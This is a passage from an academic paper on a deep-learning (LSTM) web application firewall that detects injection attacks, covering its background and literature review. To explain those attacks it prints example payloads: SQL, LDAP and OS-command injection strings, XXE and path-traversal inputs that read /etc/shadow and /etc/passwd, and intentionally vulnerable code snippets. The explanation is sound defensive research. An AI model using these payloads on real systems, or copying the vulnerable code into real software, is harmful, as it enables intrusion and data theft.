ACTA INFOLOGICA 2022;6(2):219-244
dergipark.org.tr/acin

DOI: 10.26650/acin.1039042

RESEARCH ARTICLE

Web Application Firewall Based on Anomaly Detection using Deep Learning

Derin Öğrenme Tekniği Kullanarak Anomali Tabanlı Web Uygulama Güvenlik Duvarı

Sezer Toprak[1], Ali Gökhan Yavuz[2]

[1] (MSc. Student) Yildiz Technical University, Institute of Science, Computer Sciences and Engineering Department, Istanbul, Turkiye
[2] (Prof. Dr) Turkish German University, Faculty of Engineering, Computer Science Department, Istanbul, Turkiye

ORCID: S.T. 0000-0002-6610-3382; A.G.Y. 0000-0002-6490-0396

Corresponding author:
Sezer TOPRAK
Yildiz Technical University, Institute of Science, Computer Sciences and Engineering Department, Istanbul, Turkiye
E-mail address: tprkszr@gmail.com

Submitted: 26.12.2021
Revision Requested: 30.12.2021
Last Revision Received: 26.06.2022
Accepted: 12.07.2022
Published Online: 20.10.2022

Citation: Toprak, S. & Yavuz, A.G. (2022). Web application firewall based on anomaly detection using deep learning. *Acta Infologica, 6*(2), 219-244. https://doi.org/10.26650/acin.1039042

ABSTRACT
Anomaly detection has been researched in different areas and application domains. The main difficulty is to identify the outliers from the normals in case of encountering an input that has unique features and new values. In order to accomplish this task, the research focusses on using Machine Learning and Deep Learning techniques. In the world of the Internet, we are facing a similar problem to identify whether a website request contains malicious activity or just a normal request. Web Application Firewall (WAF) systems provide such protection against malicious requests using a rule based approach. In recent years, anomaly based solutions have been integrated in addition to rule based systems. Still, such solutions can only provide security up to a point and such techniques can generate false-positive results that leave the backend systems vulnerable and most of the time rules based protection can be bypassed with simple tricks (eg. encoding, obfuscation). The main focus of the research is WAF systems that employ single and stacked LSTM layers which are based on character sequences of user supplied data and revealing hyper-parameter values for optimal results. A semi-supervised approach is used and trained with PayloadAllTheThings dataset containing real attack payloads and only normal payloads of HTTP Dataset CSIC 2010 are used. The success rate of the technique - whether the user input is identified as malicious or normal - is measured using F1 scores. The proposed model demonstrated high F1 scores and success in terms of detection and classification of the attacks.
Keywords: Deep learning, LSTM, web application firewall, machine learning, neural networks, web attacks, anomaly detection, HTTP protocol

ÖZ
Anomali tespiti, farklı sektörlerde ve uygulama alanlarında araştırılmaya devam etmektedir. Anomali tespitindeki temel zorluk, benzersiz özelliklere ve yeni değerlere sahip bir girdi ile karşılaşılması durumunda normallerden aykırı değerleri belirlemektir. Araştırmalar, bu görevi yerine getirmek için Makine Öğrenmesi ve Derin Öğrenme tekniklerini kullanmaya odaklanmaktadır. Internet dünyasında, bir web sitesi isteğinin kötü niyetli veya sadece normal bir istek olup olmadığını belirlemek istediğimizde yine benzer bir sınıflandırma problemiyle karşı karşıya kalmaktayız. Web Uygulama Güvenlik Duvarı (WAF) sistemleri kötü niyetli faaliyetlere ve isteklere karşı, kural tabanlı ve son yıllarda kullanılan anomali tabanlı çözüm kullanarak koruma sağlar. Bu tür çözümler bir noktaya kadar güvenlik sağlar ve kullanılan teknikler, arka uç sistemlerini savunmasız bırakan hatalı sonuçlar üretmektedirler. Bu çalışmanın odak noktası, karakter sıralaması tabanlı bir LSTM (tekli ve yığılmış olmak üzere) yapısı kullanılarak bir WAF sistemi oluşturmak ve derin öğrenme modelinin optimum sonuç üretmesi için hiper parametrelerin hangi değerleri alması gerektiğini ortaya koymaktır. Semi-supervised öğrenme yaklaşımı için PayloadAllTheThings verisetinde yer alan gerçek saldırı verilerinin yanı sıra HTTP CSIC 2010 verisetinde yer alan ve normal olarak etiketlenen veriler hem modelin öğrenmesi sırasında hem de test edilmesi adımında kullanılmıştır. Önerilen tekniğin başarı oranının analizini için F1 skor değeri baz alınmıştır. Yapılan analizler ve deneyler sonucunda elde edilen derin öğrenme modelinin F1 başarı oranının yüksek olduğu ve saldırıları tespit etme ve sınıflandırma noktasında da başarı elde edildiği gösterilmiştir.
Anahtar Kelimeler: Derin öğrenme, LSTM, web uygulama güvenlik duvarı, makine öğrenmesi, sinir ağları, web saldırıları, anomali tespiti, HTTP protokolü

1. INTRODUCTION

In the era of the Internet, cyber security has become the most important due to huge data leakages of both private and confidential data belonging to users and companies. In particular, there has been a growth in the last 5 years in terms of data breaches and exposed records (Statista, 2021). The sensitive data in corporate networks are mainly not accessible from the Internet. The main point of contact of the criminals is the web servers that serve corporate applications to the end users within the corporate network. The web servers that contain vulnerable components in the application or the server itself can allow the criminals to get into the corporate network (Fortinet attack vector, 2021). The protection of web servers and a corporate network is provided by a Demilitarized Zone (DMZ) (S. Young, 2021) which exposes an organization's external-facing resources to an untrusted network such as the Internet by implementing firewalls in front of the corporate network and the Internet facing web servers.

According to a survey (Computer Fraud & Security, 2020), near half (43%) of the breaches (confirmed disclosure of information to an unauthorized party) involved web applications. The survey categorizes bad actors responsible for breaches as 70% by external actors and 55% of which are organized criminals. The remaining 30% are internal actors within the organizations. Considering the 108,069 breaches, the industries with the most data breaches are Healthcare (521 breaches), Finance (448 breaches), Manufacturing (381 breaches), Information (360 breaches), Professional services (326 breaches) and Public organizations (346 breaches).

The web application attacks cover everything from code-based vulnerabilities (Hacking-Exploit Vulnerability) to authentication-related attacks (Hacking-Use of Stolen Credentials). The most widely abused vulnerabilities are SQL injection (SQLi) (OWASP Sql injection, 2021) and PHP injection (OWASP Php code injection, 2021) vulnerabilities. These attacks are a fast and simple way for an attacker to transform an exposed vulnerable application into a profit. The most commonly detected vulnerability is however, cross-site scripting (XSS) (OWASP Cross site scripting, 2021), the infamous ding pop-up vulnerability. SQLi attacks are half as common as XSS.

Security of a web application consists of secure architecture, data management, safe deployment and the securing of libraries and external systems such as external databases and third-party components. It becomes difficult to manage multi-objective tasks in organizations and generally Web Application Firewall (WAF) (OWASP Web application firewall, 2021) is preferred to limit the risk of exploiting vulnerabilities existing in a web application. Even though it has benefits, there are difficulties in configuration due to the covering of every aspect of the application and the constant adjustment of the rules (rule based) in the case of scaling up the application or deploying multiple applications. One approach is to implement adaptive WAF that can learn from legitimate web traffic (D. Pałka & M. Zachara, 2011).

Effectiveness assessments for WAFs were made using 49 field experts involved in online surveys on 16 operational scenarios. These experts' judgments were combined with the conventional methods of R.M Cooke (1991). The results as seen in Table 1.1 indicate that if all the measures are taken, the median prevention rate of a WAF is up to 80%. If no measure is used, its median prevention rate is 25% (M. E. Hannes Holm, 2013).

Table 1.1
Various WAF operational scenarios and the estimated possibility of preventing attacks with a certain degree of certainty (M. E. Hannes Holm, 2013)

Scenario	Operator monitoring	Black box tool for tuning	Professional tuning	Significant effort on tuning	Low (5%)	Median (50%)	High (95%)
1	Yes	Yes	Yes	Yes	50	80	95
2	Yes	Yes	Yes	No	30	60	70
3	Yes	Yes	No	Yes	15	60	85
4	Yes	Yes	No	No	10	50	70
5	Yes	No	Yes	Yes	15	70	80
6	Yes	No	Yes	No	5	50	60
7	Yes	No	No	Yes	5	50	70
8	Yes	No	No	No	5	30	60
9	No	Yes	Yes	Yes	50	75	90
10	No	Yes	Yes	No	35	60	75

11	No	Yes	No	Yes	15	50	80
12	No	Yes	No	No	5	50	60
13	No	No	Yes	Yes	15	60	80
14	No	No	Yes	No	5	50	60
15	No	No	No	Yes	5	50	75
16	No	No	No	No	5	25	50

To make a WAF efficient, it is important to have the skill of individuals who tune a WAF, use an automated black box tuning tool or make a manual effort. The presence of a monitoring operator has a minor positive impact on its efficiency.

Rule based web application firewalls provide security up to a point which might generate false negatives and needs an adoption of the new rules bypass techniques that emerge for the attack techniques presented. Employing a deep learning technique in detection and classification of such web application attacks is expected to provide more protection when new attack techniques are applied. Achieving the adoption of deep learning will provide anomaly based novelty detection (M. Markou & S. Singh, 2003a) (M. Markou & S. Singh, 2003b) which aims to detect previously unobserved patterns rather than being rules based by using a model generated by benign and malicious web requests, employing a semi-supervised method.

Anomaly detection refers to the difficulty of identifying patterns in data that do not conform to expected behavior. These patterns are known as anomalies, outliers, discordant data, exceptions or contaminants in various application fields. The most common techniques are based on machine learning approaches, which use a training phase to investigate anomalies in web traffic in order to model a system's normal behavior. For example, an anomalous web traffic pattern may indicate an attack or exploitation of vulnerability in an application (F. Valeur, at al., 2004).

Anomalies can be classified into three categories (R. Chalapathy & S. Chawla, 2019):

- Point Anomalies: A point is labeled an anomaly when the data point is significantly different from other data points. This category includes extreme values in a data-set.
- Collective Anomalies: A group of linked items that are normal but when the items are combined it becomes anomalous. Collective anomalies occur in time series sequences that depart from the conventional trend.
- Contextual Anomalies: An anomaly is contextual when the instance is considered in a particular context and otherwise it is normal. Context is often included as a supplementary variable and if there is a contextual attribute, a point anomaly or a collective anomaly can be considered as a contextual anomaly.

Anomaly is defined as a divergence from the normal. However, developing a definition of normalcy that explains every variant of a typical pattern is difficult. It is much more difficult to define anomalies. They rarely occur, and it is impossible to anticipate every form of anomaly. Furthermore, the definition of anomalies changes depending on the application. Although it is usually considered that anomalies and normal points are produced by different mechanisms (A. Singh, 2017).

Anomalies in many real-life applications signify major crashes that are both expensive and difficult to capture. Tolerance levels are sufficient in some domains, and any value outside the threshold values might be flagged as an anomaly. Labeling anomalies is a time-consuming operation in many circumstances, and human specialists who understand the fundamental mechanism are necessary in pointing out anomalies (A. Singh, 2017).

The detection of anomalies in web applications using different techniques has difficulties depending on the high dimensional data-set, the lack of a rich data-set pool for training, and complex user behaviors.

As an objective of the research, it is essential in the cyber security domain to detect anomalies that are unknown and not presented within the dataset during the learning phase. In order to reduce the effort for updating rules and providing better protection against web application attacks, a deep learning method is going to be implemented and evaluated. A semi-supervised method will be adapted in order to identify if it is possible to detect unknown attack payloads using only a restricted amount of training data. The training and testing data will include real attack payloads (Payloads all the things,

2021) used by the attackers in addition to HTTP Dataset CSIC (C. Torrano-Gimnez at al, 2010). Also, the hyper-parameters' impact will be measured in addition to finding optimized hyper-parameter values to have a higher success detection rate.

2. BACKGROUND

A specific formula is applied to a problem using most of the available techniques of anomaly detection. Different factors such as the nature of the data, the available labeling data and the type of anomalies to be detected lead to the formulation. Often the application domain, in which abnormalities are to be detected, determines these factors. In this case, the nature of the injection attacks are basically a composition of character sequences that are interpreted as valid input by the web application.

2.1 Web Application Injection Attacks

Mainly, the aim is to detect and classify the main web application attacks (Owasp TOP10 web application security risk, 2021) as:

SQL Injection (SQLi): The attack consists of an insertion of an SQL query to the application that can result in the reading, updating or insertion of data into the database. SQL injection attacks allow an attacker to impersonate someone else, alter data or render it unusable in any way, and get administrative access to the database server (WASC, 2010). There are different types of SQL injections:

- Error-based: The database server's error messages are used to gather database structure information.
- Time-based Blind: It is based on submitting an SQL query to the database, which compels the database to wait for a given period of time (in seconds) before answering. The attacker can tell from the time it takes for a response whether or not the query's result is true. HTTP responses can either be delayed or instantly returned based on the outcome.
- Boolean-based Blind: It's based on submitting an SQL query to the database, and depending on whether the query produces a true or false result; the application must provide a different response. The content of the HTTP response may change or remain the same based on the outcome.

The different types of SQL injection attacks make use of different payloads (Portswigger Sql injection cheat sheet, 2021) while testing/exploiting the vulnerability because the database vendors have different syntax for the same actions as seen in Table 1.2. A well prepared attacker includes all different kind of payloads for the same action in a word-list while testing/exploiting.

Table 1.2
SQL Syntax for Different Vendors

Database Vendor	String Concatenation	Comments	Version	Time delays
Oracle	'foo'||'bar'	–comment	SELECT version FROM v$instance	dbms_pipe.receive_message(('a'),10)
Microsoft	'foo'+'bar'	–comment /*comment*/	SELECT @@version	WAITFOR DELAY '0:0:10'
PostgreSQL	'foo'||'bar'	–comment /*comment*/	SELECT version()	SELECT pg_sleep(10)
MySQL	'foo'	#comment – comment	SELECT @@version	SELECT sleep(10)

Attackers make use of a malicious input list to the applications such as " OR 1 = 1−−" to return all the users' data by bypassing username restrictions. The Java code example below presents a vulnerable SQL statement usage by allowing the concatenation of user provided malicious input to the query string, leading to a retrieval of the all users' data by the attacker.

```
String query = "SELECT account_balance FROM user_data
WHERE user_name = " + request.getParameter("customerName");
try {
        Statement statement = connection.createStatement(...);
        ResultSet results = statement.executeQuery(query);
}
```

LDAP Injection: The acronym LDAP (M.Wahl at al., 1997) (J.Hodges at al., 2002) stands for Lightweight Directory Access Protocol. X.500-based directory services are accessible via this lightweight protocol, as the name suggests. TCP/IP or other connection-oriented transfer services are used to execute LDAP across the network. Entries provide the foundation of the LDAP information model. An entry is a set of attributes with a globally unique Distinguished Name (DN). The DN is used to refer to the entry in a clear and unambiguous manner. A type and one or more values accompany each attribute on the entry. The kinds are usually mnemonic strings, such as "cn" for common name or "mail" for email address. The syntax of values is determined on the kind of attribute.

The injection of LDAP is a technique used to take advantage of web-based applications that generate LDAP statements based on input from the user. When an application fails to properly sanitize user input, it is possible to change the LDAP search filter. Standard boolean logic can be used in a search filter to acquire a list of persons who match a certain criteria. There is a prefix notation used to describe search filters (OWASP Ldap injection, 2021).

(&(USER=Uname)(Password=Pwd))

Making "Uname=sezer)(&))" and putting any string value as the "Pwd" value, the following query is generated and sent to the server-side.

(&(USER=sezer)(&))(Password=Pwd))

The LDAP server processes the query including the user supplied additional special characters. The query will always be correct, allowing the attacker to gain access to the system without the password of the user (C. Alonso at al., 2009).

Cross-Site Scripting (XSS): Cross-site scripting is a kind of injection that places malicious scripts into trusted websites. XSS attacks occur when an assailant utilizes a web application to communicate malicious code to another end user, usually through browser-side scripts. Defects allow such attacks to happen frequently and arise where the web app takes user input without verifying or encoding it inside the output it generates (OWASP Cross site scripting, 2021). There are different types of XSS Attacks (Portswigger Cross site scripting, 2021):

- DOM Based: It commonly comes with JavaScript taking data from an attacker-controllable source, such as the URL, and passing it over to a sink supporting the execution of dynamic code, like eval() and innerHTML. This allows attackers to run JavaScript that is harmful and normally captures the accounts of other users.
- Reflected: It occurs when an application receives data on an HTTP application and contains these data in an unsafe manner. If another user asks URL of the attacker, the script that the attacker supplies will be executed in the browser of a victim user in the context of the application's session.
- Persistent (Second-order or Stored XSS): It arises when a request obtains data from a non-trusted source and it stores that information in an unsafe manner in its subsequent HTTP answers.

A simple example of XSS vulnerability is given here:

https://insecure.com/form?name=Sezer

<p>Name : Sezer</p>

The application does not process the data any other way, so that an attacker can easily build such an attack:

https://insecure.com/form?name=<script>/+inject+code...+/</script>

<p>Name:<script>/+inject+code...+/</script></p>

The XSS vulnerabilities can easily be prevented by combining the following measures: filtering input when supplied, encoding data on output, implementing Content Security Policy (CSP) in response headers.

OS Command Injection: It is a method of attack used to initiate the illegal execution of commands in the operating system. This is the direct outcome of mixing reliable code with unreliable data. An attack is feasible if an application accepts untrusted input to create commands in the operating system in an unsafe manner that involves poor data sanitization and/or an incorrect calling of external programs. When an attacker executes instructions in the OS command injection, it will execute with the same privileges as the component executing it (e.g. wrapper, application, database server, web server, web application server) (WASC Os command injection, 2009). There are two or more subtypes of injection of OS commands (CWE, 2006):

1. The application aims to run a single, fixed, controlled program. The inputs received from outside will be used as arguments for only this program.

2. The app accepts an input to completely pick the program you are running and what commands you are using. This whole command is simply transferred to the operating system by the application.

As an example to the program that allows to run other applications via user supplied input is given below.

```
public string cmdExecution (String id){
try {
Runtime rt = Runtime.getRuntime();
rt.exec("cmd.exe /C_LicenseChecker.exe"+" −ID " + id);
}
catch (Exceptione){//...}
}
```

According to the given code snippet above, cmd.exe is an application which parses and analyzes the arguments and also calls other external apps allowing an attacker to call external programs. If an attacker supplies the value of an ID as ID121412 & hostname, then a hostname command may also be executed on the target computer with the privileges of a susceptible user.

XML External Entities (XXE): XXE attacks occur if an XML-based parser unsuccessfully processes user input that comprises a statement of an external entity in an XML payload type. This external entity may include additional information that enables an attacker to view sensitive information on the system or to carry out other more severe operations (SANS Exploiting XXE vulnerabilities, 2017).

```
<?xml version="1.0" encoding="ISO−8859−1"?>
<!DOCTYPE test[
<!ELEMENT test ANY >
<!ENTITY fieldname SYSTEM "file:///etc /shadow">]>
<test>&fieldname;</test>
```

Simply put, the input above is provided to a misconfigured XML-based parser. The execution steps of the attack can be followed as:

1. Place the XML payload, pointing the system to load DTD files from the server.
2. To retrieve DTD contents, the XML parser accesses to the designated URI.
3. The DTD is loaded into the pre-processing of the original XML payload by the XML parser.
4. The Server loads the file.
5. The loaded file is sent to the attacker

The suggested mitigation method is used to disable external entity processes from the relevant XML-parser library. Since there are dozens of different XML-parser libraries, a corresponding solution should be applied.

Server Side Template Injection: Server-side template technologies (Jinja2, Twig, FreeMaker) are extensively used in web applications to generate dynamic HTML responses. SSTI happens when user input is inserted in a template in an unsafe manner, resulting in a remote code execution in the server. Template injection can occur as a result of both developer error and the intentional disclosure of templates in an attempt to provide rich functionality, as wikis, blogs, marketing apps, and content management systems frequently do.

The Flask and Jinja2 template engines are used in the following example. The profile function accepts a 'city' parameter from an HTTP GET request and returns an HTML response with the following name variable content:

```
@app.route («/profile»)
        def page ():
        city=request.values.get('city')
        output=Jinja2.from_string('Welcome'+city+'!').render()
        return output
```

This code snippet above is vulnerable to SSTI by supplying a payload in the city parameter. When a user visits the "http://test-site.com/profile?city={{11*11}}", the application will return as "Welcome 121!", meaning that the provided values are calculated and returned to the user. When the vulnerability is inspected further, it is also possible to attack directly web servers' internals and subsequently execute arbitrary commands on the server (OWASP Server-side template injection, 2021).

Path Traversal: Path traversal (also known as file directory traversal) is a type of HTTP attack that allows attackers to gain access to restricted directories outside of the web server's root directory. In some situations, an attacker may be able to write to arbitrary files in the server, allowing them to change application data or behavior and eventually gain complete control of the server (Acunetix Path traversal, 2021).

As an example for the attack, the "loadImage" URL accepts a "filename" as an input and returns the contents of that file. The image files are saved on disk in the directory "/var/www/images/." When an attacker visits "https://test.com/loadImage?filename=../../../etc/passwd", the web server will treat the input as "/var/www/images/../../../etc/passwd".

The sequence ../ is a valid file path, and means to look one level up in the directory structure. The three consecutive ../ sequences step up from /var/www/images/ to the filesystem root, and so the file that is actually read is "/etc/passwd" (Portswigger Path traversal, 2021).

All the attacks explained are examples of injection attacks and they follow a specific input pattern and special characters. Since the sequence of the characters is important and it defines the problem as a sequential data problem (A. Graves, 2012), the identification of sequence which cause anomalies is mainly categorized and implemented based on the following learning techniques.

2.2 Supervised Anomaly Detection

Supervised anomaly detection learns the distinct boundary of a set of labeled data instances (training) and classifies a test in either normal or abnormal classes according to the learned model (testing). Mainly, a feature extraction network followed by a classifier network is adopted within multi-class anomaly detection in order to classify the anomalous class from the rest of the classes (A. Shilton, at al., 2013) (V. Jumutc & J. A. Suykens, 2014) (S. Erfani at al., 2017). Multi-class deep learning models need a significant number (thousands or millions) of training samples to learn the features that distinguish different classes effectively.

Similarly, the training phase of the Locate-Then-Detect (LTD) approach (T. Liu, at al, 2019) is time consuming and requires a large amount of labeled data. It employs two modules to find payloads within the requests/posts and classify the payload in the request to recognize the web attack. The Hidden Markov Model for anomaly detection is proposed to detect only SQLi and XSS attack types. The LTD method has the same perfect 100% precision as the Libinjection (N. Galbreath, 2012), while the LTD has a much higher recall than the Libinjection. In term of the F1-score, the LTD method outperforms the libinjection and RWAF (a rule based commercial WAF).

An autoencoder LSTM (S. Hochreiter & J. Schmidhuber, 1997) model with sequence to sequence architecture is used to detect and classify malicious web requests such as OS Command, Path Traversal, SQLi, X-Path Injection, LDAP Injection, SSI, and XSS. The approach covers most of the injection attacks as opposed to LTD research. The test results show that the proposed model can detect attacks with a low false positive rate with a true positive rate of 1 by web applications. The proposed classification engine is not 100% accurate due to a lower volume of labeled categorized anomalous dataset (T. Alma, M. L. Das, 2020). As an alternative approach, I. Kotenko et al. (2021) employed 2 LSTM encoder layer and 2 LSTM decoder layer with one hidden LSTM layer for their approach. However, it is not clear which kind of web attack types are tested or how many different WAF bypass payloads are detected and are not given as result.

N. Montes at al. (2018) employed two approaches; firstly a multi-class approach for the scenario when valid data and attack data is available; and secondly a one-class solution when only valid data is at hand. Random forest, KNN-3, and SVM models are used as classifiers, and their success is assessed. The fact that the multi-class paradigm produced high performance scores suggests that if valid examples of valid requests and attacks are provided, the classification problem is not overly difficult. However, in the second case, using only attack traffic collected from attacks to other applications requires an attack training dataset that covers all possible attacks to the given application and results in a poor performance compared to the former case. The third approach, one class classification, which constructs a detection model using only valid requests, is quite promising. The outcomes outperform those achieved with the traditional rule-based ModSecurity system. If only valid requests are at hand, the results of this scenario show that a one-class solution provides many operational points that outperform ModSecurity rule based detection using a one-class classifier that aggregates target class samples into clusters and then utilizes the distance to these clusters as a measure of anomaly; samples distant from the clusters are categorized as abnormalities. However, N. Montes at al. (2021) treated the problem as a one-class supervised case and built a feature extractor using deep learning techniques. A deep pre-trained Robustly Optimization Bidirectional Encoder Representations from Transformers architecture (RoBERTa) (Y. Liu, 2019) allows the modeling of sequential data which is an alternative to recurrent neural networks (RNN) and is capable of capturing long range dependencies in sequential data using only normal HTTP requests to the web application. Once the feature vector containing numeric values of tokens are produced using RoBERTa, One-Class Support Vector Machine (OCSVM) is applied to discriminate a normal trace from attacks. The model outperforms ModSecurity using the most widely adopted rules with the advantage of not requiring the participation of a security expert to define the features.

Anomaly detection for finding vulnerabilities in applications also investigated at source code level (white box approach). Code gadgets that semantically relate program statements in terms of data dependency using the BLSTM approach (Z. Li et al., 2018) show a success rate of more than 85% for a score of F1, and up to 95% for finding buffer errors and resource management vulnerabilities. Analysis of AST and binary trees using RtNN and RvNN methods give different precision results for different systems in the detection of clone code within the software. File-level precision for AST-based analysis variates from 47% up to 100% for different systems (M. White, at al., 2016).

2.3 Semi-Supervised Anomaly Detection

Semi-supervised anomaly detection methods assume that the training instances contain only a small amount of unlabeled instances while training models, which is easily applied to a one-class classification problems.. The test instance which is not in the majority class is considered to be anomalous in this approach. Employing this approach, byte frequencies (A. Oza, at al., 2014) of HTTP requests with n-grams of bytes in HTTP packets captured on the network level is compared to the model by computing a χ2 statistic. The statistic is calculated between the observed n-gram distribution of unknown packets and the predicted benign traffic frequency distribution using multiple data sets for training. The technique claims that it works much better with smaller n-grams than the HMM-method (D. Ariu, at al., 2011). Two-gram and 1-gram based methods for feature extraction from HTTP requests provide a robust construction of features. Then they are fed into the SAE which consists of multiple layers of auto-encoders and DPN (S. S. Kashi, 2019), and is used to determine if a new observation belongs to the same distribution as existing observations (normal) or should be treated as distinct (abnormal). The detection rate is around 80% for 4 different datasets. The real-time detection may not be possible since it is slow and might cause a bottleneck. However, G. Betarte et al. (2018) states that 1-gram and 2-grams are vulnerable to mimicry attacks in which the attacker carefully adds characters in order to get closer to the expected n-gram distribution. Three-gram is suggested as optimal where several n-gram analyses and a fine grain parsing of the HTTP request prevents mimicry attacks and keeps a relative low value for optimal n.

The combination of neural networks and iterative DBN (ladder network) (M. Nadeem, at al., 2016) achieves similar results compared to supervised methods and only requires a limited number of examples in the detection of network intrusions. It does not work well in real-time, but it can still be practical for forensic investigation. More specifically, web intrusion detection with an adaptive learning technique to find anomalies in query strings appended to URL provides an up-to-date detection model. SVM HYBRID (Y. Dong et al., 2018) uses the most prominent (suspicion) queries as well as the most representative (sample) malicious queries from unknown queries. The method tested in a real-world web application environment uses a ten-day query data set and leads current web attack detection methods to the maximum F-value of 94.79% and the lower FP-rate of 0.09%. However, the method is only valid if the web application accepts user supplied data as a string query in the application URL. The performance of detecting malicious payloads within JSON or XML data remains unknown.

However, N. Görnitz, at al. (2013) proposed a way of incorporating labeled data using an active learning strategy in generalization of support data description by including domain experts into the labeling process. Even with a small amount of labeled data, it performs a highly accurate level of detection using test data sets and real-world implementation. Providing detailed feedback to the system (N. Ben-Asher & C. Gonzalez, 2015) by the domain experts during the training phase increases the detection rate of day-zero attacks and decreases the rate of false alarms. However, later in the paper, the survey shows that the presence of a monitoring operator has a minor positive impact on overall WAF efficiency in large time intervals.

J. Liang et al. (2017) use normal requests to train LSTM using CSIC and manually gathered WAF logs that contain SQLi, XSS and several types of attacks and classify the output with a supervised trained Multi Layer Perceptron. The payloads are decomposed into word embeddings and fed into a LSTM model and then the MLP classifies whether it is a normal request or not. The model has its limitations. The model cannot handle some kinds of long URLs very well and misclassifies them. The LSTM approach achieves 0.984 accuracy on CSIC dataset, and outperforms ModSecurity with CRS, X-means, Naive bayes, SOM and C4.5 methods.

Semi supervised Generative Adversarial Networks (GANs), have proven to be quite successful, with relatively few data with labels. Using labeled data (typically in one class), a significant improvement in performance over unsupervised methods can occur. Even in a deep learning environment, the same limitations of semi-supervised approaches apply. In addition, the hierarchical features recovered in hidden layers may not represent fewer anomalous events and are therefore prone to the problem of over-fitting (R. Chalapathy & S. Chawla, 2019).

2.4 Unsupervised Anomaly Detection

Unsupervised anomaly detection methods assume that the training instances do not contain labeled instances in training models. The method identifies hidden patterns or determines how data is dispersed in space known as density estimation (D. Durstewitz, 2017).

Unsupervised Learning is subdivided into two types (B. Mirkin, 2005):

- Parametric Unsupervised Learning: It is assumed that the sample data originates from a population with a defined set of parameters and a probability distribution.
- Non-parametric Unsupervised Learning: The data is organized into clusters, with each cluster indicating something about the data's categories and classes. This technique is frequently used to model and interpret data with tiny sample sizes.

One of the implementations (A. Juvonen, at al., 2015) of unsupervised learning into real-time anomaly detection using collected logs from different web servers as training data uses PCA (S Wold, at al., 1987) and diffusion map methods (A. Singer & H. Wu, 2011) with n-gram feature extraction. Even though the techniques provide a successful categorization and anomaly detection, it the performance for large amount of data and the scaling performance are unknown.

Variational Auto-Encoder (VAE) which is a Bayesian network employed to accurately detect KPIs (e.g., Page Views, number of online users, and number of orders) in web application (H. Xu et al., 2018). In contrast to conventional understanding, it requires training of both regular and abnormal data. For the analyzed KPIs from a leading global internet corporation, the F-scores of the unsupervised technique vary from 0.75 to 0.9. However, the detection threshold is not defined clearly. This is also a somewhat hard challenge, particularly in the unsupervised case.

Y. Pan et al. (2019) generated unlabeled call graph data using Robust Software Modeling Tool (RMST) and the generated data given to stacked a denoising auto-encoder model to train unlabeled traces. The auto-encoder learns an embedded low-dimensional subspace capable of representing regular requests with a low reconstruction error. Then optionally, a small amount of labeled normal instances can be fed into a semi-supervised learning step. Without half-supervised learning, the highest reconstruction error is recorded and the threshold value is established by an adjustable percentage that is higher than this number. The higher reconstructions error for unlabelled training data is recorded in the absence of semi-supervised learning and the threshold is set to a configurable percentage greater than that maximum value. The adjustment for optimal results while utilizing auto-encoders to choose the correct degree of compression is a hyper-parameter named duration reduction. Unsupervised procedures are highly vulnerable to noise and data corruption and are typically less precise than supervised or semi-supervised procedures (R. Chalapathy & S. Chawla, 2019).

The deep learning architectures advised to use for sequence problems are mainly RNN and LSTM based architectures (D. Jurafsky & J. H. Martin, 2020). RNNs are referred to as simple and more constrained networks within this research, although it means any network with recurrent properties by general. Mainly, RNNs must figure out which prior inputs must be saved in order to produce the required output at the moment. To build up a sufficient input store, gradient-based learning methods require the present error signal to "flow back in time" across the feedback links to previous inputs. When the gradient becomes less and smaller, the parameter changes become trivial, implying that no meaningful learning occurs (S. Hochreiter, 1998). The vanishing gradient problem is resolved (Y. Hu, at al., 1998) in GRU and LSTM which are also RNN networks with additional features. GRU networks perform well if the data sequence is not complex and not very large. However, LSTM networks outperform them in complex data and long strings, therefore they are suitable for language modeling and complex sequence modeling (R. Cahuantzi, at al., 2021).

Similarly, A. Moradi Vartouni et al. (2019) make use of 2-gram with the AE-LSTM method and then detect attacks with an ensemble isolation forest. As an alternative, the extraction one-hot features with the AE-LSTM and reduction features with a stack auto-encoder and then detects attacks with the ensemble isolation forest. Two-gram with the AE-LSTM approach performs a 69.88 F-1 score using ECML/ PKDD 2007 dataset where one-hot with the AE-LSTM-SAE produces a 33.15 F1 score. The result using a CSIC 2010 dataset shows an exact opposite F1 score performance; 2-gram with AE-LSTM produces 68.98 and one-hot with AE-LSTM-SAE produces an 81.96 F1 score. The results show that binary one-hot attributes are not suitable for extracting meaningful features which have non-linear relations between them.

The supervised methods have been more accurate than semi-supervised and unsupervised models. Also, the classification based testing phase is fast since every test case should be compared with the precomputed model. Multiple-class supervised approaches, however, require precise labeling, typically unavailable for multiple normal and anomalous classes. If the feature space is exceedingly complicated and non-linear, the deep supervised technologies do not differentiate normal from abnormal data (R. Chalapathy & S. Chawla, 2019).

However, unsupervised and semi-supervised approaches are appropriate for anomaly based detection, since the aim to detect anomalies which are dominant, will not be presented in the training data. In order to detect such anomalies in real life events, we should use a small amount of training data and capture all known malicious inputs as well as novel malicious character sequences. The key drawbacks of unsupervised deep anomaly detection algorithms are that it is difficult to uncover commonalities within data in a complex and wide area. Unsupervised techniques are more susceptible to noise and data corruption, and thus are usually less exact than supervised or semi-supervised procedures (R. Chalapathy & S. Chawla, 2019).

The major findings presented outline the basis of the work and methodology which is going to include implementation details and architecture of the approach. A semi-supervised method is adopted using LSTM network architecture as a deep learning model to detect anomalies.

3. METHODOLOGY

This topic goes through the procedures involved in detecting malicious input in depth. As the main purpose is to detect an anomalous web request, the evaluation of the parameter values (Step 4 in Fig 3.1) is the target of the research. The incoming web request will be parsed and sent through the DL network for the decision whether the input values contain any anomalous input or not. Considering the output of the DL network, the request will be dropped with a proper message to the user or it will be transmitted to the web application.

